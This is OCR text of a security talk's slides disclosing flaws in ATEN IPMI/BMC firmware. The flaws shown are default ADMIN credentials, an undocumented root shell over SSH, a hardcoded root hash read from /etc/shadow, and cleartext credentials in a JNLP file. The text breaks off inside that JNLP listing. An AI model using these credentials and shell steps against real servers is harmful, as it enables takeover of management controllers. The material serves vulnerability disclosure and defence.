
How I met your mother(board)

48 hours with IPMI - Steve Lord

MANDALORIAN
SECURITY SERVICES LTD



Who is this guy?

He ain't dead yet!


- Steve Lord
  - Founder, Mandalorian
  - TigerScheme SST, CTL, TLA, ETC
  - Co-Founder, 44Con
  - SecurityBookReviews.eu

- Spent 48 hours with an IPMI implementation
  - Some bugs in this talk suck
  - Some suck less :)

What this talk is about

IPMI, BMC, ATEN, BEER

- Intelligent Platform Management Interface
  - On lots of servers(tm)
    - HP(iLO)
    - Dell (DRACS)
    - IBM (Remote Supervisor Adaptor)
    - MegaRAC (ASUS, Tyan, Supermicro)
    - Avocent (Dell, Gigabyte)




What this talk is about

IPMI, BMC, ATEN, BEER

- Baseboard Management Controller
  - Embedded Microcontroller
  - Closed box
  - Typically (but not always) signed firmware
  - DMA to host :)

What this talk is about

IPMI



What this talk is about

IPMI, BMC, ATEN, BEER

- ATEN
  - KVM Manufacturer in Taiwan
  - Supplies lots of vendors
  - BMC OEM
    - Linux Based!
      - No Source
        - Bastards :(


What this talk is about

IPMI, BMC, ATEN, BEER

Lets Play A Game!*

*Nudity not required

- The @stevelord Vulnerability Drinking Game



Go Home ATEN BMC,

You're drunk!

- Take a sip of your drink
  - Every time you cringe a little
  - Every vuln
  - Every non-root bug
- Down your drink
  - Any time an admin is compromised
  - Any time you see a root prompt
- You need 4 pints of beer to play

Before we begin

TCP Portscan

```
# Nmap 5.51 scan initiated Fri Apr 19 08:39:49 2013 as: nmap -sS -PN -p0-65535 -
oA ipmi-tcp-full -vvvv -dd -T4 -A [redacted]
# Ports scanned: TCP(65536;0-65535) UDP(0;) SCTP(0;) PROTOCOLS(0;)
Host: [redacted] ()    Status: Up
Host: [redacted] ()    Ports: 21/open/tcp//tcpwrapped///, 22/open/tcp//ssh//Dro
pbear sshd 0.52 (protocol 2.0)/, 80/open/tcp//http//lighttpd 1.4.23/, 443/open/t
cp//ssl|http//lighttpd 1.4.23/, 554/open/tcp//tcpwrapped///, 623/open/tcp//ipmi-
rmcp//SuperMicro IPMI RMCP/, 5900/open/tcp//vnc//VNC (protocol 3.8)/, 7070/open/
tcp//tcpwrapped///, 8889/open/tcp//ddi-tcp-2?///          Ignored State: closed (6
5527)   Seq Index: 214  IP ID Seq: Incremental
# Nmap done at Fri Apr 19 08:58:17 2013 -- 1 IP address (1 host up) scanned in 1
107.89 seconds
canderous:ipmi steve$
```


Lets Play A Game!*

*May contain nuts

- Round 1: SSH Interface

2-2 Using IE* to Access the BMC/IPMI Settings from Your Computer

2.2.1 To Log In




Once you are connected to the remote server, the following screen will display.

1. Enter your Username.
2. Enter your Password and click <Login>.
3. The Home Page will display on the next page.

Note 1: To use the IPMIView Utility to access BMC/IPMI settings, refer to the IPMIView User's Guide for instructions.


Note 2: The manufacturer default username and password are ADMIN. Once you have logged into the BMC using the manufacturer default password, be sure to change your password for system security.



Logging in as ADMIN

Bug #1: Default accounts


```
canderous:cgi steve$ ssh ADMIN@[redacted]
ADMIN@[redacted]'s password:

ATEN SMASH-CLP System Management Shell, version 1.02
Copyright (c) 2008-2009 by ATEN International CO., Ltd.
All Rights Reserved


-> help
/

  The managed element is the root

  Verbs :
         cd
         show
         help
         version
         exit


->
```



Undocumented commands

My favourite type of commands

- delete - removes objects defined in profiles (no idea)
- start - play with power/process control
- stop - reduce states to a lower ‘runlevel’
- reset - power/process control enabled/ disabled/enabled cycle



Undocumented commands

My favourite type of commands


- dump - dumps binary image on an ME to a specific URI
- set - set IPMI properties
- load - load binary from URI to specific address
- create - create new instance and associations in MAP address space

Undocumented commands

Bug #2: Undocumented root shell access

```
canderous:cgi steve$ ssh ADMIN@
ADMIN@          's password:

ATEN SMASH-CLP System Management Shell, version 1.02
Copyright (c) 2008-2009 by ATEN International CO., Ltd.
All Rights Reserved


-> shell sh
Change shell to sh
# uname -a
Linux (none) 2.6.17.WB_WPCM450.1.3 #1 Tue Aug 16 09:40:28 PDT 2011 armv5tejl unk
nown
#
```


- Drink!



Other fun things

Not quite sipworthy

- Default anonymous account can log in over SSH on some boards (not mine)
- Dropbear v0.52 in use on my board
  - Use-after free (but not affected)
- ARM926EJ-Sid(wb) rev 5 (v5l) CPU
- About 100M RAM accessible
  - Would make a good tor bridge, no?



Oh yes please!

Bug #3: Hardcoded credentials in firmware

- Dropbear v0.52 configured to accept root login
  - ssh root@ip will drop a root shell
  - If only we had a root password baked in firmware

```
# cat /etc/shadow
root:$1$9X8dqhm3$zuZISagav2MF3yWHBrWQ8/:14396:0:99999:7:::
#
```

- This might affect one firmware image
- This might affect all ATEN OEM generated firmware images (TODO)
- DRINK!

Lets Play A Game!*


*Sip for small bugs, down for big ones

- Round 2: SOL Interface

Serial Over LAN

The clue's in the name


- Java Network Launch Protocol
  - SOL
  - Remote VGA



SOL - Serial port Over Lan

Does that sound Internet friendly to you?

- SOL delivered via JNLP
  - Launches a java SOL viewer
    - Java SOL viewer uses RCMP+ and IPMI/ ATCA on port 623
      - Encryption?
      - Authentication?



Lets down a pint


Bug #4: Admin credentials exposed in cleartext

```
<jnlp spec="1.0+" codebase="http://x.x.x.x/">
  <information>
    <title>ATEN Java SOL Viewer</title>
    <vendor>ATEN</vendor>
    <description>Java Web Start Application</description>
  </information>

  <security>
   <all-permissions/>
  </security>

  <resources>
